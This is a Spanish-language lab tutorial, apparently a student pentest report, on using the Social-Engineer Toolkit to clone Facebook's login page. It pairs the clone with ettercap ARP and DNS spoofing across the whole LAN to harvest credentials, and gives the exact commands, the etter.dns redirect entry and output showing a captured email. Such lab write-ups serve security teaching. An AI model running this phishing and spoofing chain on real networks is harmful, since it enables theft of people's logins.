## **Social Engineering Tollkit**

Toolkit es una herramienta open-source en Python destinada para pruebas de penetración en el ámbito de la ingeniería social.

## Desarrollo:

Debemos de tener dos máquinas una que será la máquina donde haremos el ataque y otra que será la víctima, nuestra máquina donde haremos el ataque tiene la dirección IP 192.168.1.71 y una dirección MAC 08:00:27:7a:1a:c2 como se muestra en la figura 1 y la máquina víctima tiene la dirección IP 192.168.1.67 y le haremos un ping para ver que se ven una a otra como se muestra en la figura 2.

```
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.71 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::78cc:bcf:fae5:5bfb prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:7a:la:c2 txqueuelen 1000 (Ethernet)
    RX packets 4323 bytes 225145 (219.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 392 bytes 23548 (22.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 1. Dirección IP del atacante.

```
[root@parrot]-[/home/user]
    #ping 192.168.1.67
PING 192.168.1.67 (192.168.1.67) 56(84) bytes of data.
64 bytes from 192.168.1.67: icmp_seq=1 ttl=128 time=0.908 ms
64 bytes from 192.168.1.67: icmp_seq=2 ttl=128 time=0.713 ms
```

Figura 2. Comunicación entre el atacante y la víctima.

Procedemos a iniciar la herramienta setoolkit, como se muestra en la figura 3 y 4.

```
[root@parrot]-[/usr/share/nmap/scripts]
#setoolkit
```

Figura 3. Inicio de la herramienta setoolkit.

```
The Social-Engineer Toolkit (SET)
             Created by: David Kennedy (ReL1K)
Version: 7.7.9
                   Codename: 'Blackout'
             Follow us on Twitter: @TrustedSec
             Follow me on Twitter: @HackingDave
            Homepage: https://www.trustedsec.com
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.
    Join us on irc.freenode.net in channel #setoolkit
  The Social-Engineer Toolkit is a product of TrustedSeck
           Visit: https://www.trustedsec.com
  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
          There is a new version of SET available. Your version: 7.7.9
                   Current version: 8.0
Please update SET to the latest before submitting any git issues.
```

Figura 4. Inicio de la herramienta setoolkit.

Una vez iniciada seleccionamos la opción 1 Social-Engineering Attacks como se muestra en la figura 5.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Figura 5. Selección de Social-Engineering Attacks.

Nos mostrará otro menú y seleccionamos la opción 2 Website Attack Vectors como se muestra en la figura 6.

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
```

Figura 6. Selección de Website Attack Vectors.

Se nos mostrará otro menú y ahora seleccionamos la opción 3 Credential Harvester Attack Method, como se muestra en la figura 7.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
```

Figura 7. Selección de Credential Harvester Attack Method.

Por último, nos aparecerá un menú y seleccionamos la opción 2, Site cloner como se muestra en la figura 8.




Figura 8. Selección de Site cloner.

Ahora nos pedirá que ingresemos la url la cual clonaremos, en este caso será el sitio de Facebook, la cual tiene la dirección <a href="https://www.facebook.com">https://www.facebook.com</a>, la ingresamos como se muestra en la figura 9, el sitio original se muestra en la figura 10.

```
Credential harvester will allow you to utilize the clone capabilities within SET
 \cdot] to harvest credentials or parameters from a website as well as place them into a report
 -- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really
.mportant:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.71]:
 -] SET supports both HTTP and HTTPS
 -] Example: http://www.thisisafakesite.com
 *] Cloning the website: https://login.facebook.com/login.php
 *] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
```

Figura 9. Ingreso del sitio web a clonar.




Figura 10. Sitio original

Ahora abrimos otra terminal y procedemos a realizar un ARP spoofing y un DNS spoofing, para esto es necesario editar el archivo etter.dns el cual se encuentra en /etc/ettercap/etter.dns, como se muestra en la figura 11.

```
[root@parrot] - [/home/user/Documents/Pentest] = #nano /etc/ettercap/etter.dns
```

Figura 11. Ubicación del archivo etter.dns.

Una vez localizado se procede a agregar lo siguiente:

facebook.com A 192.168.1.71

Como se muestra en la figura 12, esto lo realizamos para que resuelva el sitio de facebook.com y lo redirija a nuestro sitio que previamente hemos clonado.

Figura 12. Agregar el registro A del sitio clonado.

Ahora procedemos a realizar el ataque ARP spoofing y DNS spoofing con el siguiente comando:

```
ettercap –T –q –i eth0 –P dns_spoof –M arp ///
```

El comando anterior en la terminal se vera de la siguiente manera, como se muestra en la figura 13, al ejecutar el comando tendremos la siguiente salida como la que se muestra en la figura 14.

```
[root@parrot]-[/home/user/Documents/Pentest]
#ettercap -T -q -i eth0 -P dns_spoof -M arp ///
```

Figura 13. Ataque ARP y DNS spoofing.

```
eth0 -> 08:00:27:7A:1A:C2
192.168.1.71/255.255.255.0
          fe80::78cc:bcf:fae5:5bfb/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
 33 plugins
 42 protocol dissectors
0388 mac vendor fingerprint
l766 tcp OS fingerprint
2182 known services
.ua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning..
Scanning the whole netmask for 255 hosts...
                                                =====>| 100.00 %
B hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
```

Figura 14. Ejecución del comando.

Ahora nos dirigimos a la computadora victima y abrimos una terminal y ejecutamos el comando arp -a, para ver su tabla arp y observamos que se modifico y que los quipos tienen la dirección MAC de la máquina atacante, como se muestra en la figura 15.

```
Interfaz: 192.168.1.67 --- 0x16
  Dirección de Internet
                                 Dirección física
                                                       Tipo
                       08-00-27-7a-1a-c2
                                              dinámico
 192.168.1.65
  192.168.1.66
                       08-00-27-7a-1a-c2
                                              dinámico
  192.168.1.71
                       08-00-27-7a-1a-c2
                                              dinámico
  192.168.1.254
                       18-4a-6f-6c-e2-88
                                              dinámico
 192.168.1.255
                       ff-ff-ff-ff-ff
                                              estático
                       01-00-5e-00-00-16
                                              estático
  224.0.0.22
  224.0.0.251
                       01-00-5e-00-00-fb
                                              estático
                                              estático
  224.0.0.252
                       01-00-5e-00-00-fc
                       01-00-5e-7f-ff-fa
  239.255.255.250
                                              estático
                       ff-ff-ff-ff-ff
  255.255.255.255
                                              estático
```

Figura 15. Tabla ARP modificada en la víctima.

Ahora desde la computadora víctima abrimos un navegador e ingresamos a Facebook, ponemos nuestro nombre de usuario y nuestra contraseña e ingresamos, como se muestra en la figura 16.



Figura 16. Ingreso a Facebook desde la máquina víctima.

Regresamos a la máquina atacante y observamos que se tiene el nombre de usuario y la contraseña ingresada, como se muestra en la figura 17, las cuales son las que ingresamos en la máquina víctima, las cuales corresponden a nuestras credenciales.

```
POSSIBLE USERNAME FIELD FOUND: email=empire_ilg_12@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=
```

Figura 17. Usuario y contraseña obtenida.